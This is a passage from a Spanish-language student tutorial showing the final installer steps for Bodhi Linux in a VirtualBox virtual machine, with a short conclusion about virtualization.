


Aquí nos muestra las particiones que se van a hacer, le damos en continuar.






Aquí nos pide la zona horaria, seleccionamos y le damos en continuar.




En el siguiente paso nos saldrá este formulario que debemos llenarlo con nuestros datos y asignar una contraseña que se pedirá al iniciar sesión en nuestra maquina solo si elegimos la opción solicitar mi contraseña al iniciar sesión, luego de ahí le damos en continuar.






Al a ver terminado de llenar todo el requisito ya solo queda esperar que cargue e instale nuestro sistema.




Al terminar de cargar la instalación, nos pregunta que si queremos continuar probando o reiniciar, le vamos a dar en reiniciar.







Cuando se esta reiniciando nos pide que le demos enter para continuar



Para finalizar nos pide que ingresemos nuestra contraseña.



Y listo, así finalizamos la instalación de Bodhi Linux.



CONCLUSION

Al final concluimos que si se puede crear una máquina dentro de otra máquina y que se pueden trabajar en ellos como si fuera nuestra computadora real y que el sistema operativo Bodhi Linux es una extensión de Ubuntu muy practica para realizar ciertas tareas que no está muy obsoleta. El programa VirtualBox también nos ayuda a ser más dinámico con las instalaciones de ISO de Sistemas operativos.

